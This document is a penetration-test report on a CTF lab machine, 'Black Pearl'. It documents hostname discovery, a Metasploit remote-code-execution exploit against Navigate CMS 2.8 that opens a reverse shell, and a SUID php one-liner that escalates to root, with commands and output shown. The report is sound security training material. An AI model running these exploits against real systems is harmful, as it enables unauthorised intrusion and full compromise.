TCM – Black Pearl

Host Penetration Testing Report

Business Confidential

Date: Oct 10th, 2024
Version 1.0

Table of Contents

Assessment Overview

From 9th, October, 2024 to 9th, March, 2024, TCM Security engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
blackpearl	192.168.237.138	Debian GNU/Linux 10

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Nmap
- Feroxbuster
- Firefox Web Browser
- Burp Suite Community Edition
- Metasploit-Framework

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

This is an external penetration testing engagement on **TCM – Black Pearl** server. We found 3 open ports in the target server.

PORT	SERVICE
22/tcp	OpenSSH 7.9p1 Debian 10+de10u2 (protocol 2.0)
53/tcp	ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp	nginx 1.14.2

This system is vulnerable to some critical and high vulnerabilities which can lead attackers to gain unauthorized access to the target system with full privileges. Immediate action is required to prevent these kinds of attacks in the future.

Strengths

- Real web application is bit hidden from the IP address.

Weaknesses

- Critical vulnerability on Navigate CMS which can be easily exploited.
- Sensitive data exposure from public web pages.
- Insecure SUID binaries which can lead to privilege escalation.
- No SSL configured for web application.

Vulnerability Summary

1	1	3	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - Remote Code Execution on Navigate CMS v2.8	Critical	Upgrade Navigate CMS to the latest secure version
002 - Privilege Escalation Vulnerability - SUID Binary	High	Remove or restrict SUID permissions on the vulnerable binary and enforce principle of least privilege.
003 - Sensitive Data Exposure from Web source code	Medium	Remove sensitive data from web application source code accessible by public.
004 - Sensitive Data Exposure from Web Login Page	Medium	Remove version information from web application or upgrade Navigate CMS to the latest secure version
005 - Unencrypted Transport Protocol (No SSL Configured)	Medium	Implementing SSL/TLS encryption is recommended to secure data in transit.

Technical Findings

001 - Remote Code Execution on Navigate CMS v2.8

Description:	This allows attackers to execute arbitrary code on the server without any user interaction. This can lead to full system compromise, unauthorized access, and potential data loss.
Impact:	**Likelihood: High** Even beginner attackers also can remotely exploit this without any user interaction. **Impact: High** If exploited successfully, attacker can gain remote access to the target server as www-data user.
Tools Used:	Metasploit-Framework
Mitigation:	Upgrade Navigate CMS to the latest secure version
References:	https://www.navigatecms.com/en/blog/development/navigate_cms_update_2_9_5

Proof of Concept (PoC)

Successfully exploited the vulnerability and gained access to the target system as www-data user. Used **exploit/multi/http/navigate_cms_rce** remote exploit module in Metasploit Framework which supports Navigate CMS v2.8 to perform this attack.

```
Description:
  This module exploits insufficient sanitization in the database::protect
  method, of Navigate CMS versions 2.8 and prior, to bypass authentication.

  The module then uses a path traversal vulnerability in navigate_upload.php
  that allows authenticated users to upload PHP files to arbitrary locations.
  Together these vulnerabilities allow an unauthenticated attacker to
  execute arbitrary PHP code remotely.

  This module was tested against Navigate CMS 2.8.
```

```
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.237.129:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.237.138
[*] Meterpreter session 2 opened (192.168.237.129:4444 → 192.168.237.138:51386) at 2024-10-09 06:11:10 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```

002 - Privilege Escalation Vulnerability - SUID Binary

Description:	A privilege escalation vulnerability was found in a SUID binary, allowing a local user to gain elevated privileges. Exploiting this flaw can lead to unauthorized control over system resources and sensitive data.
Impact:	**Likelihood: Medium** First attacker needs to gain access to the target system as a low-level user. After that attacker can exploit this vulnerability easily. **Impact: High** If exploited successfully, attacker can escalate privileges to root user.
Tools Used:	GTFOBins
Mitigation:	Remove or restrict SUID permissions on the vulnerable binary and enforce principle of least privilege.
References:	https://linuxhandbook.com/suid-sgid-sticky-bit/

Proof of Concept (PoC)

After gained access to the remote server, found that **/usr/bin/php7.3** binary is vulnerable to SUID privilege escalation attack. Exploited this vulnerability and successfully escalate privileges to root user using public payload from GTFOBins.

```
find / -perm /4000 -type f -ls 2>/dev/null
    12774     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   135600     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
    16121    428 -rwsr-xr-x   1 root     root         436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
     3910     36 -rwsr-xr-x   1 root     root          34888 Jan 10  2019 /usr/bin/umount
     3436     44 -rwsr-xr-x   1 root     root          44440 Jul 27  2018 /usr/bin/newgrp
     3908     52 -rwsr-xr-x   1 root     root          51280 Jan 10  2019 /usr/bin/mount
    18907   4668 -rwsr-xr-x   1 root     root        4777720 Feb 13  2021 /usr/bin/php7.3
     3583     64 -rwsr-xr-x   1 root     root          63568 Jan 10  2019 /usr/bin/su
       52     56 -rwsr-xr-x   1 root     root          54096 Jul 27  2018 /usr/bin/chfn
       56     64 -rwsr-xr-x   1 root     root          63736 Jul 27  2018 /usr/bin/passwd
       53     44 -rwsr-xr-x   1 root     root          44528 Jul 27  2018 /usr/bin/chsh
       55     84 -rwsr-xr-x   1 root     root          84016 Jul 27  2018 /usr/bin/gpasswd
```


```
www-data@blackpearl:~/blackpearl.tcm/navigate$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@blackpearl:~/blackpearl.tcm/navigate$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
</usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
#
```

003 - Sensitive Data Exposure from Web source code

Description:	Sensitive data exposure in web source code reveals a hidden domain name, which can help attackers map the network, plan targeted attacks, or discover additional vulnerabilities.
Impact:	**Likelihood: High** This data is easily discoverable for an attacker. **Impact: Medium** This information can help the attacker for discovering attack surface.
Tools Used:	Firefox Web Browser
Mitigation:	Remove sensitive data from web application source code accessible by public.
References:	N/A

Proof of Concept (PoC)

Found an email address and extract domain name from the email address. This domain later resolved locally and found another web application hosted in that domain.



004 - Sensitive Data Exposure from Web Login Page

Description:	Sensitive data exposure on the web login page reveals the vulnerable CMS version, providing attackers with information to exploit known vulnerabilities and gain unauthorized access.
Impact:	**Likelihood: Medium/High** Attacker needs to resolve the domain first and perform a directory enumeration. **Impact: Medium/High** This version number is critically vulnerable. Discovering the version number helps attacker for the exploitation.
Tools Used:	Feroxbuster, Firefox Web Browser
Mitigation:	Remove version information from web application or upgrade Navigate CMS to the latest secure version
References:	https://www.navigatecms.com/en/blog/development/navigate_cms_update_2_9_5

Proof of Concept (PoC)


Found CMS version of this web application at http://blackpearl.tcm/navigate/login.php

005 - Unencrypted Transport Protocol (No SSL Configured)

Description:	The use of an unencrypted transport protocol without SSL exposes sensitive data, such as login credentials, to interception during transmission, making it vulnerable to man-in-the-middle attacks.
Impact:	**Likelihood: Low** Cannot exploit directly, but attackers can be using this vulnerability to perform Man In The Middle (MITM) attacks. **Impact: Medium** If performed successfully user web traffic can be expose and intercept by attackers.
Tools Used:	Firefox Web Browser
Mitigation:	Implement SSL for web application.
References:	https://www.wikihow.com/Install-an-SSL-Certificate

Proof of Concept (PoC)

No SSL configured.



Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

Scanning and Enumeration

First, did a nmap all port scan and found 3 open ports.

In Attacker Shell
nmap 192.168.237.138 -p-

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.237.138 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 05:13 EDT
Nmap scan report for 192.168.237.138
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:0C:29:DC:A9:F9 (VMware)
```

Investigate the page source of main website which is http://192.168.237.138 and found an email address called alek@blackpearl.tcm.


```
view-source:http://192.168.237.138/

1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>Welcome to nginx!</title>
5  <style>
6      body {
7          width: 35em;
8          margin: 0 auto;
9          font-family: Tahoma, Verdana, Arial, sans-serif;
10     }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
```

And found a hostname called blackpearl.tcm. Then added this domain to hosts file.

In Attacker Shell
`echo "192.168.237.138 blackpearl.tcm" >> /etc/hosts`

Browse to domain from web browser http://blackpearl.tcm/ Found php info page.




Did a directory enumeration using feroxbuster tool.


In Attacker Shell
`feroxbuster --url http://blackpearl.tcm`

```
[####################] - 2m     30000/30000   289/s   http://blackpearl.tcm/navigate/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/css/
[####################] - 2m     30000/30000   284/s   http://blackpearl.tcm/navigate/js/
[####################] - 2m     30000/30000   301/s   http://blackpearl.tcm/navigate/cache/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/img/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/plugins/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/themes/
[####################] - 2m     30000/30000   289/s   http://blackpearl.tcm/navigate/lib/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/private/
[####################] - 2m     30000/30000   293/s   http://blackpearl.tcm/navigate/updates/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/web/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/js/plugins/
[####################] - 2m     30000/30000   292/s   http://blackpearl.tcm/navigate/private/tmp/
[####################] - 2m     30000/30000   286/s   http://blackpearl.tcm/navigate/private/cache/
[####################] - 2m     30000/30000   289/s   http://blackpearl.tcm/navigate/css/tools/
[####################] - 2m     30000/30000   285/s   http://blackpearl.tcm/navigate/js/tools/
[####################] - 2m     30000/30000   286/s   http://blackpearl.tcm/navigate/css/skins/
[####################] - 2m     30000/30000   287/s   http://blackpearl.tcm/navigate/img/skins/
[####################] - 2m     30000/30000   287/s   http://blackpearl.tcm/navigate/lib/core/
[####################] - 2m     30000/30000   292/s   http://blackpearl.tcm/navigate/img/icons/
[####################] - 2m     30000/30000   288/s   http://blackpearl.tcm/navigate/img/logos/
[####################] - 2m     30000/30000   289/s   http://blackpearl.tcm/navigate/private/1/
[####################] - 2m     30000/30000   289/s   http://blackpearl.tcm/navigate/lib/layout/
[####################] - 2m     30000/30000   294/s   http://blackpearl.tcm/navigate/lib/external/
[####################] - 2m     30000/30000   292/s   http://blackpearl.tcm/navigate/lib/packages/
[####################] - 2m     30000/30000   293/s   http://blackpearl.tcm/navigate/cfg/
[####################] - 2m     30000/30000   293/s   http://blackpearl.tcm/navigate/private/sessions/
[####################] - 2m     30000/30000   310/s   http://blackpearl.tcm/navigate/plugins/votes/
```

Found a login page at http://blackpearl.tcm/navigate/login.php



Found CMS version at http://blackpearl.tcm/navigate/login.php which is **Navigate CMS v2.8**



Exploitation

According tot the information gathered using scanning phase, found a Metasploit reverse exploit module for this Navigate CMS v2.8

In Attacker Shell

```
msfconsole -q
search Navigate
info exploit/multi/http/navigate_cms_rce
```

```
msf6 > search Navigate

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/browser/firefox_svg_plugin          2013-01-08       excellent  No     Firefox 17.0.1 Flash Privileged Code Injection
   1    \_ target: Universal (Javascript XPCOM Shell)   .                .          .      .
   2    \_ target: Native Payload                       .                .          .      .
   3  exploit/windows/misc/hta_server                   2016-10-06       manual     No     HTA Web Server
   4    \_ target: Powershell x86                       .                .          .      .
   5    \_ target: Powershell x64                       .                .          .      .
   6  auxiliary/gather/safari_file_url_navigation       2014-01-16       normal     No     Mac OS X Safari file:// Redirection Sandbox Escape
   7  exploit/multi/http/navigate_cms_rce               2018-09-26       excellent  Yes    Navigate CMS Unauthenticated Remote Code Execution
```

```
Description:
  This module exploits insufficient sanitization in the database::protect
  method, of Navigate CMS versions 2.8 and prior, to bypass authentication.

  The module then uses a path traversal vulnerability in navigate_upload.php
  that allows authenticated users to upload PHP files to arbitrary locations.
  Together these vulnerabilities allow an unauthenticated attacker to
  execute arbitrary PHP code remotely.

  This module was tested against Navigate CMS 2.8.
```

Executed the exploit module and successfully gained remote access to the server as **www-data** user.

In Attacker Shell

```
msfconsole -q
use exploit/multi/http/navigate_cms_rce
set RHOSTS 192.168.237.138
set VHOST blackpearl.tcm
set TARGETURI /navigate/
exploit
```

```
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.237.129:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.237.138
[*] Meterpreter session 2 opened (192.168.237.129:4444 → 192.168.237.138:51386) at 2024-10-09 06:11:10 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```

Post Exploitation

After gained access to the system as www-data user, checked for any privilege escalation vulnerabilities. And found **SUID** vulnerability in **/usr/bin/php7.3** binary.

In Target Shell (www-data)

```
find / -perm /4000 -type f -ls 2>/dev/null
```

```
find / -perm /4000 -type f -ls 2>/dev/null
    12774     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   135600     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
    16121    428 -rwsr-xr-x   1 root     root         436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
     3910     36 -rwsr-xr-x   1 root     root          34888 Jan 10  2019 /usr/bin/umount
     3436     44 -rwsr-xr-x   1 root     root          44440 Jul 27  2018 /usr/bin/newgrp
     3908     52 -rwsr-xr-x   1 root     root          51280 Jan 10  2019 /usr/bin/mount
    18907   4668 -rwsr-xr-x   1 root     root        4777720 Feb 13  2021 /usr/bin/php7.3
     3583     64 -rwsr-xr-x   1 root     root          63568 Jan 10  2019 /usr/bin/su
       52     56 -rwsr-xr-x   1 root     root          54096 Jul 27  2018 /usr/bin/chfn
       56     64 -rwsr-xr-x   1 root     root          63736 Jul 27  2018 /usr/bin/passwd
       53     44 -rwsr-xr-x   1 root     root          44528 Jul 27  2018 /usr/bin/chsh
       55     84 -rwsr-xr-x   1 root     root          84016 Jul 27  2018 /usr/bin/gpasswd
```

PHP SUID payload script is on Gtfobins.

```
php +suid
```

Binary	Functions
php	Shell, Command, Reverse shell, File upload, File download, File write, File read, SUID, Sudo, Capabilities

Executed the SUID payload and successfully gained access as the root user.

In Target Shell (www-data)

```
CMD="/bin/sh"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@blackpearl:~/blackpearl.tcm/navigate$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@blackpearl:~/blackpearl.tcm/navigate$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
</usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
#
```

Finally found a root flag which stored in /root/flag.txt.

In Target Shell (root)

```
cat /root/flag.txt
```

```
# cat /root/flag.txt
cat /root/flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

Conclusion

This system is vulnerable to several attacks, one is considered as critical. Attackers can easily gain access to the target server using publicly available remote exploit but as a low-level user After that attackers can escalate access as high-level user due to another vulnerability exists in this system. Accessing target server is the most impactful because attackers can execute commands on the target server with highest privileges. Immediate mitigation is required. Additionally configuring SSL and remove sensitive information from web pages are recommended.